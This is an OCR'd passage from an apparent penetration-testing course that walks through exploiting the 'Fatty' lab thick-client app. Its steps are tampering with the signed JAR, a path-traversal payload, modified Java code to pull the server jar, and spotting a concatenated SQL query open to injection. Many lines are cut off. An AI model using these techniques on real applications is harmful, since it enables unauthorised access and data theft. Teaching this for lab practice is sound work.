0000000000150000	0000000000004000	User			MAP	-R---
0000000000140000	0000000000002000	User			PRV	-RW--
0000000000070000	00000000000C5000	User	\Device\HarddiskVolume3\Windows\S		MAP	-R---

5) Decompiled it

```
C:\TOOLS\de4dot>de4dot.exe C:\Users\cybervaca\Desktop\restart-service_00000000001E0000.bin

de4dot v3.1.41592.3405

Detected Unknown Obfuscator (C:\Users\cybervaca\Desktop\restart-service_00000000001E0000.bin)
Cleaning C:\Users\cybervaca\Desktop\restart-service_00000000001E0000.bin
Renaming all obfuscated symbols
Saving C:\Users\cybervaca\Desktop\restart-service_00000000001E0000-cleaned.bin

C:\TOOLS\de4dot>
```

6) Opened it with dnSpy



Exploiting Web Vulnerabilities in Thick-Client Applications

Thick client applications with a three-tier architecture have a security advantage over those with a two-tier architecture since it prevents the end-user from communicating directly with the database server.

However, three-tier applications can be susceptible to web-specific attacks like SQL Injection and Path Traversal.

During penetration testing, it is common for someone to encounter a thick client application that connects to a server to communicate with the database.


The following scenario demonstrates a case where the tester has found the following files while enumerating an FTP server that provides anonymous user access.

- fatty-client.jar
- note.txt
- note2.txt
- note3.txt

Reading the content of all the text files reveals that:

- A server has been reconfigured to run on port 1337 instead of 8000.
- This might be a thick/thin client architecture where the client application still needs to be updated to use the new port.
- The client application relies on Java 8.
- The login credentials for login in the client application are qtc / clarabibi.

Let's run the `fatty-client.jar` file by double-clicking on it. Once the app is started, we can log in using the credentials `qtc / clarabibi`.




This is not successful, and the message `Connection Error!` is displayed. This is probably because the port pointing to the servers needs to be updated from `8000` to `1337`. Let's capture and analyze the network traffic using Wireshark to confirm this. Once Wireshark is started, we click on `Login` once again.

```
3 3.541326614   192.168.32.129   192.168.32.2     DNS   Standard query 0x3773 A server.fatty.htb
4 3.543620797   192.168.32.2     192.168.32.129   DNS   Standard query response 0x3773 No such name A server.fatt
5 3.543659386   192.168.32.129   192.168.32.2     DNS   Standard query 0xda70 AAAA server.fatty.htb
6 3.546114165   192.168.32.2     192.168.32.129   DNS   Standard query response 0xda70 No such name AAAA server.f
7 3.546198947   192.168.32.129   192.168.32.2     DNS   Standard query 0x83b0 A server.fatty.htb.localdomain
8 8.547794359   192.168.32.129   192.168.32.2     DNS   Standard query 0x83b0 A server.fatty.htb.localdomain
1 0.000000000   185.77.152.165   192.168.32.129   UDP   1337 → 54752 Len=41
```

The client attempts to connect to the `server.fatty.htb` subdomain. Let's start a command prompt as administrator and add the following entry to the `hosts` file.

```
C:\> echo 10.10.10.174    server.fatty.htb >> C:\Windows\System32\drivers\etc\hos
```

Inspecting the traffic again reveals that the client is attempting to connect to port `8000`.



The `fatty-client.jar` is a Java Archive file, and its content can be extracted by right-clicking on it and selecting `Extract files`.

```
C:\> ls fatty-client\

<SNIP>
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        10/30/2019  12:10 PM                htb
d-----        10/30/2019  12:10 PM                META-INF
d-----         4/26/2017  12:09 AM                org
------        10/30/2019  12:10 PM           1550 beans.xml
------        10/30/2019  12:10 PM           2230 exit.png
------        10/30/2019  12:10 PM           4317 fatty.p12
------        10/30/2019  12:10 PM            831 log4j.properties
------         4/26/2017  12:08 AM            299 module-info.class
------        10/30/2019  12:10 PM          41645 spring-beans-3.0.xsd
```

Let's run PowerShell as administrator, navigate to the extracted directory and use the `Select-String` command to search all the files for port `8000`.

```
C:\> ls fatty-client\ -recurse | Select-String "8000" | Select Path, LineNumber |

Path       : C:\Users\cybervaca\Desktop\fatty-client\beans.xml
LineNumber : 13
```

There's a match in `beans.xml`. This is a `Spring` configuration file containing configuration metadata. Let's read its content.

```
C:\> cat fatty-client\beans.xml

<SNIP>
<!-- Here we have an constructor based injection, where Spring injects required a
         constructor function. -->
   <bean id="connectionContext" class = "htb.fatty.shared.connection.ConnectionCo
      <constructor-arg index="0" value = "server.fatty.htb"/>
      <constructor-arg index="1" value = "8000"/>
   </bean>

<!-- The next to beans use setter injection. For this kind of injection one needs
constructor for the object (no arguments) and one needs to define setter methods
   <bean id="trustedFatty" class = "htb.fatty.shared.connection.TrustedFatty">
      <property name = "keystorePath" value = "fatty.p12"/>
   </bean>

   <bean id="secretHolder" class = "htb.fatty.shared.connection.SecretHolder">
      <property name = "secret" value = "clarabibiclarabibiclarabibi"/>
   </bean>
<SNIP>
```

Let's edit the line <constructor-arg index="1" value = "8000"/> and set the port to 1337.

Reading the content carefully, we also notice that the value of the secret is clarabibiclarabibiclara-bibi. Running the edited application will fail due to an SHA-256 digest mismatch.

The JAR is signed, validating every file's SHA-256 hashes before running.

These hashes are present in the file META-INF/MANIFEST.MF.

```
C:\> cat fatty-client\META-INF\MANIFEST.MF

Manifest-Version: 1.0
Archiver-Version: Plexus Archiver
Built-By: root
Sealed: True
Created-By: Apache Maven 3.3.9
Build-Jdk: 1.8.0_232
Main-Class: htb.fatty.client.run.Starter

Name: META-INF/maven/org.slf4j/slf4j-log4j12/pom.properties
SHA-256-Digest: miPHJ+Y50c4aqIcmsko7Z/hdj03XNhHx3C/pZbEp4Cw=

Name: org/springframework/jmx/export/metadata/ManagedOperationParamete
 r.class
SHA-256-Digest: h+JmFJqj0MnFbvd+LoFffOtcKcpbf/FD9h2AMOntcgw=
<SNIP>
```

Let's remove the hashes from `META-INF/MANIFEST.MF` and delete the `1.RSA` and `1.SF` files from the `META-INF` directory. The modified `MANIFEST.MF` should end with a new line.


Code: txt

```
Manifest-Version: 1.0
Archiver-Version: Plexus Archiver
Built-By: root
Sealed: True
Created-By: Apache Maven 3.3.9
Build-Jdk: 1.8.0_232
Main-Class: htb.fatty.client.run.Starter
```

We can update and run the `fatty-client.jar` file by issuing the following commands.


```
C:\> cd .\fatty-client
C:\> jar -cmf .\META-INF\MANIFEST.MF ..\fatty-client-new.jar *
```


Then, we double-click on the `fatty-client-new.jar` file to start it and try logging in using the credentials `qtc / clarabibi`.



This time we get the message `Login Successful!`.


Foothold






This implies that there might be another user with higher privileges that is allowed to use this feature.

Clicking on the FileBrowser -> Notes.txt reveals the file security.txt. Clicking the Open option at the bottom of the window shows the following content.



This note informs us that a few critical issues in the application still need to be fixed. Navigating to the FileBrowser -> Mail option reveals the dave.txt file containing interesting information. We can read its content by clicking the Open option at the bottom of the window.



The message from dave says that all admin users are removed from the database. It also refers


to a timeout implemented in the login procedure to mitigate time-based SQL injection attacks.

Path Traversal

Since we can read files, let's attempt a path traversal attack by giving the following payload in the field and clicking the `Open` button.

Code: txt

```
../../../../../../etc/passwd
```



The server filters out the `/` character from the input. Let's decompile the application using JD-GUI, by dragging and dropping the `fatty-client-new.jar` onto the `jd-gui`.

Save the source code by pressing the `Save All Sources` option in `jdgui`. Decompress the `fatty-client-new.jar.src.zip` by right-clicking and selecting `Extract files`. The file `fatty-client-new.jar.src/htb/fatty/client/methods/Invoker.java` handles the application features. Reading its content reveals the following code.

Code: java

```java
public String showFiles(String folder) throws MessageParseException, MessageBuild
    String methodName = (new Object() {

      }).getClass().getEnclosingMethod().getName();
    logger.logInfo("[+] Method '" + methodName + "' was called by user '" + this.
    if (AccessCheck.checkAccess(methodName, this.user))
      return "Error: Method '" + methodName + "' is not allowed for this user acc
    this.action = new ActionMessage(this.sessionID, "files");
    this.action.addArgument(folder);
    sendAndRecv();
    if (this.response.hasError())
      return "Error: Your action caused an error on the application server!";
    return this.response.getContentAsString();
  }
```

The `showFiles` function takes in one argument for the folder name and then sends the data to the server using the `sendAndRecv()` call. The file `fatty-client-new.jar.src/htb/fatty/client/gui/ClientGuiTest.java` sets the folder option. Let's read its content.

Code: java

```
configs.addActionListener(new ActionListener() {
          public void actionPerformed(ActionEvent e) {
            String response = "";
            ClientGuiTest.this.currentFolder = "configs";
            try {
              response = ClientGuiTest.this.invoker.showFiles("configs");
            } catch (MessageBuildException|htb.fatty.shared.message.MessageParseE
              JOptionPane.showMessageDialog(controlPanel, "Failure during message
            } catch (IOException e2) {
              JOptionPane.showMessageDialog(controlPanel, "Unable to contact the
            }
            textPane.setText(response);
          }
        });
```

We can replace the `configs` folder name with `..` as follows.

Code: java

```
ClientGuiTest.this.currentFolder = "..";
  try {
    response = ClientGuiTest.this.invoker.showFiles("..");
```

Next, compile the `ClientGuiTest.Java` file.

```
C:\> javac -cp fatty-client-new.jar fatty-client-new.jar.src\htb\fatty\client\gui
```

This generates several class files. Let's create a new folder and extract the contents of `fatty-client.jar` into it.

```
C:\> mkdir raw
C:\> cp fatty-client-new.jar raw\fatty-client-new-2.jar
```


Navigate to the `raw` directory and decompress `fatty-client-new-2.jar` by right-clicking and selecting `Extract Here`. Overwrite any existing `htb/fatty/client/gui/*.class` files with updated class files.

```
C:\> mv -Force fatty-client-new.jar.src\htb\fatty\client\gui\*.class raw\htb\fatt
```

Finally, we build the new JAR file.

```
C:\> cd raw
C:\> jar -cmf META-INF\MANIFEST.MF traverse.jar .
```

Let's log in to the application and navigate to `FileBrowser` -> `Config` option.



This is successful. We can now see the content of the directory `configs/../`. The files `fatty-server.jar` and `start.sh` look interesting. Listing the content of the `start.sh` file reveals that `fatty-server.jar` is running inside an Alpine Docker container.


```
#!/bin/sh

# Unfortunately alpine docker containers seems to have problems with services.
# I tried both, ssh and cron to start via openrc, but non of them worked. Therefore,
# both services are now started as part of the docker startup script.


# Start cron service
crond -b

# Start ssh server
/usr/sbin/sshd

# Start Java application server
su - qtc /bin/sh -c "java -jar /opt/fatty/fatty-server.jar"
```

We can modify the `open` function in `fatty-client-new.jar.src/htb/fatty/client/methods/Invoker.java` to download the file `fatty-server.jar` as follows.

Code: java

```java
import java.io.FileOutputStream;
<SNIP>
public String open(String foldername, String filename) throws MessageParseException, MessageBuildExcept
    String methodName = (new Object() {}).getClass().getEnclosingMethod().getName();
    logger.logInfo("[+] Method '" + methodName + "' was called by user '" + this.user.getUsername() + "
    if (AccessCheck.checkAccess(methodName, this.user)) {
        return "Error: Method '" + methodName + "' is not allowed for this user account";
    }
    this.action = new ActionMessage(this.sessionID, "open");
    this.action.addArgument(foldername);
    this.action.addArgument(filename);
    sendAndRecv();
    String desktopPath = System.getProperty("user.home") + "\\Desktop\\fatty-server.jar";
    FileOutputStream fos = new FileOutputStream(desktopPath);

    if (this.response.hasError()) {
        return "Error: Your action caused an error on the application server!";
    }

    byte[] content = this.response.getContent();
    fos.write(content);
    fos.close();

    return "Successfully saved the file to " + desktopPath;
}
```

Rebuild the JAR file by following the same steps and log in again to the application. Then, navigate to `FileBrowser` -> `Config`, add the `fatty-server.jar` name in the input field, and click the `Open` button.



The `fatty-server.jar` file is successfully downloaded onto our desktop, and we can start the examination.

```
C:\> ls C:\Users\cybervaca\Desktop\

...SNIP...
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        3/25/2023  11:38 AM       10827452 fatty-server.jar
```

SQL Injection

Decompiling the fatty-server.jar using JD-GUI reveals the file htb/fatty/server/database/FattyDbSession.class that contains a checkLogin() function that handles the login functionality.

This function retrieves user details based on the provided username. It then compares the retrieved password with the provided password.

Code: java

```
checkLogin(User user) throws LoginException {

stmt.executeQuery("SELECT id,username,email,password,role FROM users WHERE username='" + user.getUsername() + "'");
>
(newUser.getPassword().equalsIgnoreCase(user.getPassword()))
eturn newUser;
ow new LoginException("Wrong Password!");
>
this.logger.logError("[-] Failure with SQL query: ==> SELECT id,username,email,password,role FROM users WHERE username=
logger.logError("[-] Exception was: '" + e.getMessage() + "'");
n null;
```

